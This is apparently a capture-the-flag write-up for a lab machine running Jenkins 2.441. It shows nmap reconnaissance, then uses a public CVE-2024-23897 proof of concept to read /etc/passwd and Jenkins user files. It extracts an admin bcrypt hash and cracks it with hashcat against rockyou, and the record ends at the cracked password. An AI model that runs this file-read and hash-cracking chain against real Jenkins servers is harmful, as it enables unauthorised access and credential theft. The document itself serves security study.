


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap -sV 10.10.11.10 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 18:11 IST
Nmap scan report for 10.10.11.10
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  http     Jetty 10.0.18
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.31 seconds
```

2) Checked the webpage



It runs Jenkins 2.441

Vulnerability Assessment

1) There is a arbitrary file read vulnerability in jenkins 2.441

CVE-2024-23897(Arbitrary File Read Vulnerability) Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command parser that replaces an '@' character followed by a file path in an argument with the file's contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system.

This exploit scans whether the provided target is vulnerable to CVE-2024-23897 and reads the file supplied, from the remote vulnerable server.

For this exploit to work, at least one of the following conditions have to be met:

- Note:** If the exploit takes too long to complete/reads only the first few bytes of the file, terminate the exploit and run it again. Also this exploit only works if the vulnerable Jenkins instance is configured with default settings

```
(vigneswar@VigneswarPC)-[ /tmp/Builder/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability ]
$ python3 CVE-2024-23897.py -u http://10.10.11.10:8080/ -f /etc/passwd
```

[illegible]

Exploiting...

```

\n\x00\x00\x00\x00\x83\x08www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin No such agent 'www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin' exists.
\n\x00\x00\x00Y\x08root:x:0:0:root:/root:/bin/bash: No such agent 'root:x:0:0:root:/root:/bin/bash' exists.\n\x00\x00\x00q\x08mail:x:8:8:mail:/var/mail:/usr
/sbin/nologin: No such agent 'mail:x:8:8:mail:/var/mail:/usr/sbin/nologin' exists.\n\x00\x00\x00\x83\x08backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
No such agent 'backup:x:34:34:backup:/var/backups:/usr/sbin/nologin' exists.\n\x00\x00\x00y\x08apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent
'apt:x:42:65534::/nonexistent:/usr/sbin/nologin' exists.\n\x00\x00\x00\x8f\x08nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent
'nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin' exists.\n\x00\x00\x00u\x08lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent 'lp:x:7:
7:lp:/var/spool/lpd:/usr/sbin/nologin' exists.\n\x00\x00\x00\x81\x08uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent 'uucp:x:10:10:uucp:/
var/spool/uucp:/usr/sbin/nologin' exists.\n\x00\x00\x00\x0c\x08bin:x:2:2:bin:/usr/sbin/nologin: No such agent 'bin:x:2:2:bin:/usr/sbin/nologin' exists
.\n\x00\x00\x00j\x08news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent 'news:x:9:9:news:/var/spool/news:/usr/sbin/nologin' exists.\n\x00\x00\x0
0\x00\x08proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent 'proxy:x:13:13:proxy:/bin:/usr/sbin/nologin' exists.\n\x00\x00\x00s\x08irc:x:39:39:ircd:/r
un/ircd:/usr/sbin/nologin: No such agent 'irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin' exists.\n\x00\x00\x00\x95\x08list:x:38:38:MailList Manager:/var/l
ist:/usr/sbin/nologin: No such agent 'list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin' exists.\n\x00\x00\x00f\x08jenkins:x:1000:1000::/var/jen
kins_home:/bin/bash: No such agent 'jenkins:x:1000:1000::/var/jenkins_home:/bin/bash' exists.\n\x00\x00\x00y\x08games:x:5:60:games:/usr/games:/usr/sbin/n
ologin: No such agent 'games:x:5:60:games:/usr/games:/usr/sbin/nologin' exists.\n\x00\x00\x00\x00\x08man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent
't man:x:6:12:man:/var/cache/man:/usr/sbin/nologin' exists.\n\x00\x00\x00\x00\x08daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent 'daemon:x:1:1:
daemon:/usr/sbin:/usr/sbin/nologin' exists.\n\x00\x00\x00c\x08sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent 'sys:x:3:3:sys:/dev:/usr/sbin/nologin' exists
.\n\x00\x00\x00\x00\x08sync:x:4:65534:sync:/bin:/bin/sync: No such agent 'sync:x:4:65534:sync:/bin:/bin/sync' exists.\n\x00\x00\x00\x00\x01\x08\n\x00\x00\x00\x00\x0
8ERROR: Error occurred while performing this command. see previous stderr output.\n\x00\x00\x00\x00\x04\x00\x00\x00\x00\x05'

```

1) To proceed further we need to try running the version of jenkins ourself and check if there is any sensitive data stored

```
(vigneswar@VigneswarPC)-[/opt]
$ docker run -p 8080:8080 --restart=on-failure jenkins/jenkins:lts-jdk17
Running from: /usr/share/jenkins/jenkins.war
webroot: /var/jenkins_home/war
2024-03-14 13:57:55.804+0000 [id=1] INFO winstone.Logger#logInternal: Beginning extraction from war file
2024-03-14 13:57:56.731+0000 [id=1] WARNING o.e.j.s.handler.ContextHandler#setContextPath: Empty contextPath
2024-03-14 13:57:56.814+0000 [id=1] INFO org.eclipse.jetty.server.Server#doStart: jetty-10.0.18; built: 2023-10-27T01:59:58.245Z; git: 8545fd9bf4cd0d
0838f626b405fd4963441546b7; jvm 17.0.10+7
2024-03-14 13:57:57.143+0000 [id=1] INFO o.e.j.w.StandardDescriptorProcessor#visitServlet: NO JSP Support for /, did not find org.eclipse.jetty.jsp.J
ettyJspServlet
2024-03-14 13:57:57.253+0000 [id=1] INFO o.e.j.s.s.DefaultSessionIdManager#doStart: Session workerName=node0
2024-03-14 13:57:58.077+0000 [id=1] INFO hudson.WebAppMain#contextInitialized: Jenkins home directory: /var/jenkins_home found at: EnvVars.masterEnvV
ars.get("JENKINS_HOME")
2024-03-14 13:57:58.491+0000 [id=1] INFO o.e.j.s.handler.ContextHandler#doStart: Started w.@4d192aef{Jenkins v2.440.1,,file:///var/jenkins_home/war/
,AVAILABLE}{/var/jenkins_home/war}
2024-03-14 13:57:58.554+0000 [id=1] INFO o.e.j.server.AbstractConnector#doStart: Started ServerConnector@78365cfa{HTTP/1.1, (http/1.1){0.0.0.0:8080}
2024-03-14 13:57:58.605+0000 [id=1] INFO org.eclipse.jetty.server.Server#doStart: Started Server@5644dc81{STARTING}[10.0.18,sto=0] @3313ms
2024-03-14 13:57:58.611+0000 [id=27] INFO winstone.Logger#logInternal: Winstone Servlet Engine running: controlPort=disabled
2024-03-14 13:57:59.211+0000 [id=35] INFO jenkins.InitReactorRunner$1#onAttained: Started initialization
2024-03-14 13:57:59.254+0000 [id=41] INFO jenkins.InitReactorRunner$1#onAttained: Listed all plugins
2024-03-14 13:58:01.507+0000 [id=38] INFO jenkins.InitReactorRunner$1#onAttained: Prepared all plugins
2024-03-14 13:58:01.526+0000 [id=36] INFO jenkins.InitReactorRunner$1#onAttained: Started all plugins
2024-03-14 13:58:01.543+0000 [id=44] INFO jenkins.InitReactorRunner$1#onAttained: Augmented all extensions
2024-03-14 13:58:02.066+0000 [id=35] INFO jenkins.InitReactorRunner$1#onAttained: System config loaded
2024-03-14 13:58:02.066+0000 [id=45] INFO jenkins.InitReactorRunner$1#onAttained: System config adapted
2024-03-14 13:58:02.067+0000 [id=45] INFO jenkins.InitReactorRunner$1#onAttained: Loaded all jobs
2024-03-14 13:58:02.070+0000 [id=48] INFO jenkins.InitReactorRunner$1#onAttained: Configuration for all jobs updated
2024-03-14 13:58:02.104+0000 [id=61] INFO hudson.util.Retrier#start: Attempt #1 to do the action check updates server
2024-03-14 13:58:03.275+0000 [id=40] INFO jenkins.install.SetupWizard#init:


*****
*****
*****

Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:

020c02d5258f4d31837e8cf26e50e727

This may also be found at: /var/jenkins_home/secrets/initialAdminPassword
```

2) Created admin account



3) Checked the directory structure

```
(vigneswar@VigneswarPC)-[ /tmp/Builder/CVE-2024-23897 ]
$ docker exec -it 506d148b2ccd /bin/bash
jenkins@506d148b2ccd:/$ cd /var/jenkins_home/
jenkins@506d148b2ccd:~$ ls
config.xml                               jenkins.telemetry.Correlator.xml      secret.key.not-so-secret
copy_reference_file.log                 jobs                                  secrets
hudson.model.UpdateCenter.xml           nodeMonitors.xml                     updates
jenkins.install.InstallUtil.lastExecVersion  nodes                               userContent
jenkins.install.UpgradeWizard.state      plugins                             users
jenkins.model.JenkinsLocationConfiguration.xml  secret.key                          war
jenkins@506d148b2ccd:~$
```

4) Found users list

```
jenkins@506d148b2ccd:~/users$ cat users.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>admin</string>
      <string>Admin_10041748573560418929</string>
    </entry>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>jenkins@506d148b2ccd:~/users$
```

5) Found a user

```
(vigneswar@VigneswarPC)-[ /tmp/Builder/CVE-2024-23897 ]
$ python3 CVE-2024-23897.py -t 10.10.11.10 -p 8080 -f /var/jenkins_home/users/users.xml -c connect-node
CVE-2024-23897 | Jenkins <= 2.441 & <= LTS 2.426.2 PoC and scanner.
Alexander Hagenah / @xaitax / ah@primepage.de"

Scanning http://10.10.11.10:8080
Exploit Response from http://10.10.11.10:8080:
b'\x00\x00\x00\x00g\x08<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.\n\x00\x00\x00\x83\x08
<string>jennifer_12108429903186576833</string>: No such agent " <string>jennifer_12108429903186576833</string>" exists.\n\x00\x00\x00\x83\x08 <id
ToDirectoryNameMap class="concurrent-hash-map">: No such agent " <idToDirectoryNameMap class="concurrent-hash-map">" exists.\n\x00\x00\x001\x08 <entry>:
No such agent " <entry>" exists.\n\x00\x00\x00Y\x08 <string>jennifer</string>: No such agent " <string>jennifer</string>" exists.\n\x00\x00\x0
0G\x08 <version>1</version>: No such agent " <version>1</version>" exists.\n\x00\x00\x005\x08</hudson.model.UserIdMapper>: No such agent "</hudson.model.U
serIdMapper>" exists.\n\x00\x00\x00M\x08 </idToDirectoryNameMap>: No such agent " </idToDirectoryNameMap>" exists.\n\x00\x00\x00Q\x08<hudson.model.UserIdM
apper>: No such agent "<hudson.model.UserIdMapper>" exists.\n\x00\x00\x003\x08 </entry>: No such agent " </entry>" exists.\n\x00\x00\x001\x08\n\x00
\x00\x00Q\x08ERROR: Error occurred while performing this command, see previous stderr output.\n\x00\x00\x004\x04\x04\x00\x00\x00\x05'
```

Since there is only one user, they have to be admin

6) Found where password hash is stored from our docker

```
jenkins@506d148b2ccd:~/users/Admin_10041748573560418929$ cat config.xml | grep password
<passwordHash>#jbcrypt:$2a$10$TnG1njFOUPTSxvlgQvy7D0BYSL9YdF.vSj1h1rqxpV4RWlkTpKdWW</passwordHash>
```

7) Found hash of admin user

```
(vigneswar@VigneswarPC)-[ /tmp/Builder/CVE-2024-23897 ]
$ python3 CVE-2024-23897.py -t 10.10.11.10 -p 8080 -f /var/jenkins_home/users/jennifer_12108429903186576833/config.xml -c connect-node
CVE-2024-23897 | Jenkins <= 2.441 & <= LTS 2.426.2 PoC and scanner.
Alexander Hagenah / @xaitax / ah@primepage.de"

Scanning http://10.10.11.10:8080
```

```
<io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>: No such agent " <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>" exists.\n\x00\x00\x00\xeb\x08 <passwordHash>#ibcrvpt:$2a$10$UwR7BpEH.ccfp11tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent " <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfp11tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>" exists.\n\x00\x00\x00\x01\x08\n\x00\x00\x00Q\x08ERROR: Error occurred while performing this command, see previous stderr output.\n\x00\x00\x00\x04\x04\x00\x00\x00\x05'
```

8) Cracked the hash

```
(vigneswar@VigneswarPC) [/tmp/Builder/CVE-2024-23897]
$ hashcat -m 3200 '$2a$10$UwR7BpEH.ccfp11tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
```



```
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$2a$10$UwR7BpEH.ccfp11tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess



